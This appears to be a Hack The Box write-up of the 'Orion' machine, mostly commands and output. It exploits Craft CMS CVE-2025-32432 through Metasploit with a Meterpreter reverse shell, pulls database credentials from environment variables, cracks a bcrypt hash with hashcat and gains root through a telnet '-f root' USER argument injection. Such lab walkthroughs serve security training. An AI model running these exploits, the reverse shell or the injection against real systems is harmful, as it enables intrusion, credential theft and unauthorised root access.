#Recon
#NMAP
sudo nmap -sCV -p- orion.htb -oA orion
Starting Nmap 7.99SVN ( https://nmap.org ) at 2026-06-27 10:57 +0100
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 10:58 (0:00:06 remaining)
Nmap scan report for orion.htb (10.129.244.146)
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Orion Telecom
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.50 seconds
#Website Quick Look
#User


Nice and straight forward box, I believe that this was an Enterprise exclusive Very Easy box at first given the colouring, but it got released to the main platform as a retired easy box. Given the difficulty, when I was doing the recon I already understood that I was likely looking for something that could tell me the software version in use. As soon as I saw CraftCMS at the bottom of the page, I knew that was my RCE point, so I skipped doing the directory brute forcing or the subdomain fuzzing.
#Craft CMS
If we do some research into CraftCMS, while we don't have an exact version number to target, we can find that pretty much all likely large versions of the CMS have an RCE vulnerability CVE-2025-32432.
This page does give some examples of how you would manually exploit this, but after some attempts I was having a bit of difficulty getting it working exactly, so I figured I would power up the ole metasploit to make my life easier.
       =[ metasploit v6.4.134-dev                               ]
+ -- --=[ 2,650 exploits - 1,336 auxiliary - 2,141 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search craftcms
Matching Modules
================

   #  Name                                                    Disclosure Date  Rank       Check  Description
   -  ----                                                    ---------------  ----       -----  -----------
   0  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432  2025-04-14       excellent  Yes    Craft CMS Image Transform Preauth RCE (CVE-2025-32432)
   1    \_ target: PHP In-Memory                              .                .          .      .
   2    \_ target: Unix/Linux Command Shell                   .                .          .      .
   3  exploit/linux/http/craftcms_ftp_template                2024-12-19       excellent  Yes    Craft CMS Twig Template Injection RCE via FTP Templates Path
   4  exploit/linux/http/craftcms_unauth_rce_cve_2023_41892   2023-09-13       excellent  Yes    Craft CMS unauthenticated Remote Code Execution (RCE)
   5    \_ target: PHP                                        .                .          .      .
   6    \_ target: Unix Command                               .                .          .      .
   7    \_ target: Linux Dropper                              .                .          .      .
As we can see, it is not the only potential Craft CMS exploit, but it seems fairly reliable, and I generally like going through them in order. If we select the first one, then set up all of the various payload details within MSF, we will gain some code execution.
One thing I think is worth mentioning, that I find very handy is that little short hand I used to set my LHOST. Tun0, is just the name of the standard network interface that HTB VPNS stand up on your machine, and MSF is smart enough to be able to obtain the exact IP just by providing the name of the interface, so when I do use MSF, that is something I like to keep in mind.
msf > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > show options

Module options (exploit/linux/http/craftcms_preauth_rce_cve_2025_32432):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ASSET_ID  912              yes       Existing asset ID
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory


View the full module info with the info, or info -d command.

msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set RHOSTS orion.htb
RHOSTS => orion.htb
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set LHOST tun0
LHOST => 10.10.14.182
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > run
[*] Started reverse TCP handler on 10.10.14.182:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (45739 bytes) to 10.129.244.146
[*] Meterpreter session 1 opened (10.10.14.182:4444 -> 10.129.244.146:40458) at 2026-06-27 11:06:17 +0100

ls

meterpreter >
meterpreter > ls
Listing: /var/www/html/craft/web
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100664/rw-rw-r--  283   fil   2025-11-18 17:08:05 +0000  .htaccess
040755/rwxr-xr-x  4096  dir   2026-03-06 12:12:57 +0000  assets
040775/rwxrwxr-x  4096  dir   2026-06-27 11:06:12 +0100  cpresources
100644/rw-r--r--  9689  fil   2026-03-06 12:12:57 +0000  index.html
100664/rw-rw-r--  258   fil   2025-11-18 17:08:05 +0000  index.php

meterpreter > shell
As can be seen, MSF executed the module, and then I used the shell command to drop down into a direct shell. I could have stayed in Msf, but sometimes commands will differ slightly in Msf vs in bash, so I prefer to drop down unless I am doing a windows box where the RCE drops me in a CMD shell.
#Adam
python3 -c 'import pty; pty.spawn("/bin/bash")'
We use the trusted python one liner to help stabilise the shell and give us a little further interactivity. There are more tricks and better tools that could be used to improve the stability, but for this box we don't really need to do anything more fancy.
Now that I have a shell, I start doing some recon within the directory structure to see if there is anything interesting, I quickly stumbled on a composer.json file. Composer is an application level dependency manager for PHP, that will often contain configuration details behind a PHP application. It is often used in devops and Infrastructure As Code set ups when you are using PHP applications.
www-data@orion:~/html/craft$ cat composer.json
cat composer.json
{
  "minimum-stability": "dev",
  "prefer-stable": true,
  "require": {
    "craftcms/cms": "5.6.16",
    "vlucas/phpdotenv": "^5.4.0"
  },
  "require-dev": {
    "craftcms/generator": "^2.0.0",
    "yiisoft/yii2-shell": "^2.0.3"
  },
  "config": {
    "allow-plugins": {
      "craftcms/plugin-installer": true,
      "yiisoft/yii2-composer": true
    },
    "sort-packages": true,
    "optimize-autoloader": true,
    "audit": {
      "block-insecure": false
    }
  },
  "scripts": {
    "post-root-package-install": [
      "@php -r \"file_exists('.env') || copy('.env.example.dev', '.env');\""
    ]
  }
}
As we can see, we have a lot of version numbers, and general details of what is used by the web application. But what is most interesting to me, is that it references .env. Not sure if it is specifically intended as a hint, but it actually gave me thought that I haven't done many of my general linux recon steps, so maybe I should just check the environment variable to see if there are any pieces of interesting information.
www-data@orion:~/html/craft$ env
env
CRAFT_ENVIRONMENT=dev
CRAFT_DB_PORT=3306
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff
PWD=/var/www/html/craft
PRIMARY_SITE_URL=http://orion.htb/
CRAFT_DB_DATABASE=orion
HOME=/var/www
CRAFT_DB_TABLE_PREFIX=
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
USER=www-data
SHLVL=1
CRAFT_DB_USER=root
LC_CTYPE=C.UTF-8
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DB_SCHEMA=
OLDPWD=/var/www/html
_=/usr/bin/env
And boom, just like that we have a DB user, DB password details, and other bits and pieces about the application. I did at first try to see if I could reuse the those details for other users on the system, even a cheeky su - root. But no luck, so figured we may as well just take a peek at the mysql database.
www-data@orion:~/html$ mysql -u root -p
mysql -u root -p
Enter password: SuperSecureCraft123Pass!
MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| orion              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.002 sec)
MariaDB [(none)]> use orion;
use orion;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [orion]>
Database changed
MariaDB [orion]> show tables;
show tables;
+----------------------------+
| Tables_in_orion            |
+----------------------------+
| addresses                  |
| announcements              |
| assetindexdata             |
| assetindexingsessions      |
| assets                     |
| assets_sites               |
| authenticator              |
| categories                 |
| categorygroups             |
| categorygroups_sites       |
| changedattributes          |
| changedfields              |
| craftidtokens              |
| deprecationerrors          |
| drafts                     |
| elementactivity            |
| elements                   |
| elements_bulkops           |
| elements_owners            |
| elements_sites             |
| entries                    |
| entries_authors            |
| entrytypes                 |
| fieldlayouts               |
| fields                     |
| globalsets                 |
| gqlschemas                 |
| gqltokens                  |
| imagetransformindex        |
| imagetransforms            |
| info                       |
| migrations                 |
| plugins                    |
| projectconfig              |
| queue                      |
| recoverycodes              |
| relations                  |
| resourcepaths              |
| revisions                  |
| searchindex                |
| sections                   |
| sections_entrytypes        |
| sections_sites             |
| sequences                  |
| sessions                   |
| shunnedmessages            |
| sitegroups                 |
| sites                      |
| sso_identities             |
| structureelements          |
| structures                 |
| systemmessages             |
| taggroups                  |
| tags                       |
| tokens                     |
| usergroups                 |
| usergroups_users           |
| userpermissions            |
| userpermissions_usergroups |
| userpermissions_users      |
| userpreferences            |
| users                      |
| volumefolders              |
| volumes                    |
| webauthn                   |
| widgets                    |
+----------------------------+
66 rows in set (0.001 sec)
MariaDB [orion]> select * from users;
select * from users;
+----+---------+------------------+--------+---------+--------+-----------+-------+----------+----------+-----------+----------+----------------+--------------------------------------------------------------+---------------------+--------------------+-------------------------+-------------------+----------------------+-------------+--------------+------------------+----------------------------+-----------------+-----------------------+------------------------+---------------------+---------------------+
| id | photoId | affiliatedSiteId | active | pending | locked | suspended | admin | username | fullName | firstName | lastName | email          | password                                                     | lastLoginDate       | lastLoginAttemptIp | invalidLoginWindowStart | invalidLoginCount | lastInvalidLoginDate | lockoutDate | hasDashboard | verificationCode | verificationCodeIssuedDate | unverifiedEmail | passwordResetRequired | lastPasswordChangeDate | dateCreated         | dateUpdated         |
+----+---------+------------------+--------+---------+--------+-----------+-------+----------+----------+-----------+----------+----------------+--------------------------------------------------------------+---------------------+--------------------+-------------------------+-------------------+----------------------+-------------+--------------+------------------+----------------------------+-----------------+-----------------------+------------------------+---------------------+---------------------+
|  1 |    NULL |             NULL |      1 |       0 |      0 |         0 |     1 | admin    | NULL     | NULL      | NULL     | adam@orion.htb | $2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS | 2026-03-12 11:25:04 | NULL               | NULL                    |              NULL | NULL                 | NULL        |            1 | NULL             | NULL                       | NULL            |                     0 | 2026-03-12 11:24:51    | 2026-03-06 11:24:45 | 2026-03-12 11:25:04 |
+----+---------+------------------+--------+---------+--------+-----------+-------+----------+----------+-----------+----------+----------------+--------------------------------------------------------------+---------------------+--------------------+-------------------------+-------------------+----------------------+-------------+--------------+------------------+----------------------------+-----------------+-----------------------+------------------------+---------------------+---------------------+
1 row in set (0.000 sec)

MariaDB [orion]>
Going through the database we can see that there is only one user hash, which is a bcrypt hash. Just for easier viewing, I have chucked it below.
$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS
Running it through hashcat, with -m 3200, which is the common mode, for bcrypt hashes that start with a 2y, cracks relatively quickly. For those that are unaware of how HTB works in terms of cracking passwords, the rules require that a password should be crackable in five minutes of trying, and are within the rockyou.txt file. While this can change, or certain box makers can be cheeky about this, this will usually get us a crack within a minute at most.
The reason why I named the file with the hash adam.txt, is because during my earlier enumeration attempts, I had taken a peek at the /home folder, which showed adam as a user. As we hadn't obtained a user.txt value yet, common HTB etiquette would tell us that is the user that we are going to be pivoting to.
hashcat -m 3200 adam.txt /usr/share/dict/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 7.1  Linux, Release, RELOC, LLVM 20.1.8, SLEEF, DISTRO, CUDA, POCL_DEBUG) - Platform #1 [The pocl project]
$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS:darkangel

Session..........: hashcat
Status...........: Cracked
Using the cracked password, we can then ssh directly into adam and get ourselves our user.txt value.
➜ ssh adam@orion.htb
The authenticity of host 'orion.htb (10.129.244.146)' can't be established.
ED25519 key fingerprint is: SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'orion.htb' (ED25519) to the list of known hosts.
adam@orion.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jun 27 10:19:13 AM UTC 2026

  System load:  0.0               Processes:             231
  Usage of /:   75.2% of 5.81GB   Users logged in:       0
  Memory usage: 10%               IPv4 address for eth0: 10.129.244.146
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

adam@orion:~$ cat user.txt
6c6aac8c3e4299f6dc3a56d261955672
#Root
Now that we have a direct user to ssh into, and a password that allows us to try some of the more things, like checking for sudo capabilities. I will run through a number of recon steps from here, even if you have done this as a prior user, it is helpful to rerun certain steps in case your privs show up something new.
Sudo -l for sudo abilities on the box.
adam@orion:~$ sudo -l
[sudo] password for adam:
Sorry, user adam may not run sudo on orion.
ls -al to see if there are any hidden files, and to see if we have any interesting permissions/file contents.
adam@orion:~$ ls -al
total 40
drwxr-x--- 5 adam adam 4096 May 12 08:15 .
drwxr-xr-x 3 root root 4096 May 12 08:15 ..
lrwxrwxrwx 1 root root    9 May  7 12:28 .bash_history -> /dev/null
-rw-r--r-- 1 adam adam  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 adam adam 3771 Jan  6  2022 .bashrc
drwx------ 3 adam adam 4096 May 12 08:15 .cache
drwxrwxr-x 3 adam adam 4096 May 12 08:15 .config
drwxrwxr-x 3 adam adam 4096 May 12 08:15 .local
-rw-r--r-- 1 adam adam  807 Jan  6  2022 .profile
-rw-r----- 1 root adam   33 Jun 27 09:56 user.txt
-rw-rw-r-- 1 adam adam  166 Mar  6 13:34 .wget-hsts
Find command to show us if we have any SUID bits that we can use for a GTFOBins style privilege escalation.
adam@orion:~$ find / -perm -u=s -type f 2>/dev/null
/snap/core20/1822/usr/bin/chfn
/snap/core20/1822/usr/bin/chsh
/snap/core20/1822/usr/bin/gpasswd
/snap/core20/1822/usr/bin/mount
/snap/core20/1822/usr/bin/newgrp
/snap/core20/1822/usr/bin/passwd
/snap/core20/1822/usr/bin/su
/snap/core20/1822/usr/bin/sudo
/snap/core20/1822/usr/bin/umount
/snap/core20/1822/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1822/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/rcp
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/rlogin
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/rsh
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/traceroute
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
ss -tnlp to show us if there are any ports that are open that we need to port forward. This gives us our first hint at what we should be looking at. Port 23 is a non standard port to be open on a linux installation, it is commonly used as the default telnet port.
adam@orion:/tmp$ ss -tnlp

State Recv-Q Send-Q Local Address:Port Peer Address:Port Process

LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*

LISTEN 0 128 0.0.0.0:22 0.0.0.0:*

LISTEN 0 511 0.0.0.0:80 0.0.0.0:*

LISTEN 0 10 127.0.0.1:23 0.0.0.0:*

LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*

LISTEN 0 128 [::]:22 [::]:*
Below is a snippet from ps -aux command, that shows us all of the running processes that our user can see. Sometimes we can use this to find processes running with username/passwords provided within the command. But in this case, it just helps to further confirm that telnet is running.
root 972 0.0 0.1 15396 7388 ? Ss 09:56 0:00 /lib/systemd/systemd-logind

root 975 0.0 0.3 392540 12680 ? Ssl 09:56 0:00 /usr/libexec/udisks2/udisksd

root 987 0.0 0.0 6176 1076 tty1 Ss+ 09:56 0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux

root 991 0.0 0.0 2836 1868 ? S 09:56 0:00 /usr/sbin/inetutils-inetd

root 1028 0.0 0.3 318008 12280 ? Ssl 09:56 0:00 /usr/sbin/ModemManager

root 1029 0.0 0.2 15460 9256 ? Ss 09:56 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups

root 1063 0.0 0.0 82336 2176 ? Ss 09:56 0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;

www-data 1064 0.0 0.1 83080 6620 ? S 09:56 0:00 nginx: worker process

www-data 1065 0.0 0.1 83376 7856 ? S 09:56 0:00 nginx: worker process

mysql 1119 0.0 2.4 1413724 99464 ? Ssl 09:56 0:00 /usr/sbin/mariadbd

www-data 1328 0.0 1.4 260448 58308 ? S 09:56 0:00 php-fpm: pool www

www-data 1329 0.0 1.1 255948 46392 ? S 09:56 0:00 php-fpm: pool www

www-data 1333 0.0 0.3 325564 14072 ? S 09:56 0:00 php-fpm: pool www

www-data 1334 0.0 0.3 325564 14072 ? S 09:56 0:00 php-fpm: pool www

www-data 1391 0.0 1.2 256372 50996 ? S 09:58 0:00 php-fpm: pool www

www-data 1420 0.0 0.0 2892 972 ? S 10:06 0:00 sh -c /bin/sh

www-data 1421 0.0 0.0 2892 956 ? S 10:06 0:00 /bin/sh

www-data 1433 0.0 0.2 17744 9108 ? S 10:08 0:00 python3 -c import pty; pty.spawn("/bin/bash")

www-data 1434 0.0 0.1 7984 4084 pts/0 Ss 10:08 0:00 /bin/bash

root 1520 0.0 0.0 0 0 ? I 10:09 0:00 [kworker/1:0-events]

www-data 1528 0.0 0.1 16284 6060 pts/0 S+ 10:11 0:00 mysql -u root -p SuperSecureCraft123Pass!

www-data 1530 0.0 0.0 2892 952 ? S 10:11 0:00 /bin/sh

www-data 1531 0.0 0.2 17732 9004 ? S 10:12 0:00 python3 -c import pty; pty.spawn("/bin/bash")

www-data 1532 0.0 0.1 7984 4032 pts/1 Ss 10:12 0:00 /bin/bash

root 1595 0.0 0.0 0 0 ? I 10:17 0:00 [kworker/u4:1-ext4-rsv-conversion]

root 1596 0.0 0.0 10128 3768 pts/1 S+ 10:18 0:00 su adam

root 1597 0.0 0.2 17200 11004 ? Ss 10:19 0:00 sshd: adam [priv]

adam 1600 0.0 0.2 17088 9804 ? Ss 10:19 0:00 /lib/systemd/systemd --user

adam 1601 0.0 0.0 169292 3816 ? S 10:19 0:00 (sd-pam)

root 1604 0.0 0.0 0 0 ? I 10:19 0:00 [kworker/0:1-events]

adam 1687 0.0 0.1 17336 7996 ? R 10:19 0:00 sshd: adam@pts/2

adam 1689 0.0 0.1 8792 5580 pts/2 Ss 10:19 0:00 -bash

adam 17763 0.0 0.1 8324 4196 ? Ss 10:23 0:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation

root 36093 0.0 0.0 0 0 ? I 10:25 0:00 [kworker/0:2-events]

root 37340 0.0 0.0 0 0 ? I 10:25 0:00 [kworker/1:1-events]

adam 37423 0.0 0.0 7372 1640 pts/2 S 10:25 0:00 bash -c ((( echo cfc9 0100 0001 0000 0000 0000 0a64 7563 6b64 7563 6b67 6f03 636f 6d00 0001

adam 37428 0.0 0.0 7372 252 pts/2 S 10:25 0:00 bash -c ((( echo cfc9 0100 0001 0000 0000 0000 0a64 7563 6b64 7563 6b67 6f03 636f 6d00 0001

adam 37432 0.0 0.0 6620 2360 pts/2 S 10:25 0:00 grep accessible

adam 37436 0.0 0.0 7372 1944 pts/2 S 10:25 0:00 bash -c ((( echo cfc9 0100 0001 0000 0000 0000 0a64 7563 6b64 7563 6b67 6f03 636f 6d00 0001

adam 37446 0.0 0.0 5808 1096 pts/2 S 10:25 0:00 dd bs=9000 count=1

adam 37447 0.0 0.0 2784 956 pts/2 S 10:25 0:00 xxd

adam 40838 0.0 0.0 81388 3312 ? SLs 10:27 0:00 /usr/bin/gpg-agent --supervised

root 53868 0.0 0.0 0 0 ? I 10:28 0:00 [kworker/u4:0-events_unbound]

adam 54641 0.0 0.0 10072 1644 pts/2 R+ 10:31 0:00 ps aux
The specific element is fairly well hidden, so I will post that below. But inetutils-inetd, is what we need to confirm that telnet is currently running on port 23.
root 991 0.0 0.0 2836 1868 ? S 09:56 0:00 /usr/sbin/inetutils-inetd
If we use dpkg to tell us the version number of inetutils, we will quickly identify that this is a vulnerable version.
dpkg -l | grep inetutils
ii  inetutils-inetd                        2:2.2-2ubuntu0.2                                 amd64        internet super server
OffSec has a really handy blog for CVE-2026-24061 that even gives us the exact command that we can run to get root!
adam@orion:/tmp$ USER='-f root' telnet -a 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/3)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jun 27 10:37:32 AM UTC 2026

  System load:  0.06              Processes:             241
  Usage of /:   88.3% of 5.81GB   Users logged in:       1
  Memory usage: 16%               IPv4 address for eth0: 10.129.244.146
  Swap usage:   0%

  => / is using 88.3% of 5.81GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@orion:~#
root@orion:~# cat root.txt
6b1e251fcb9b4a7dd99f189254571cb8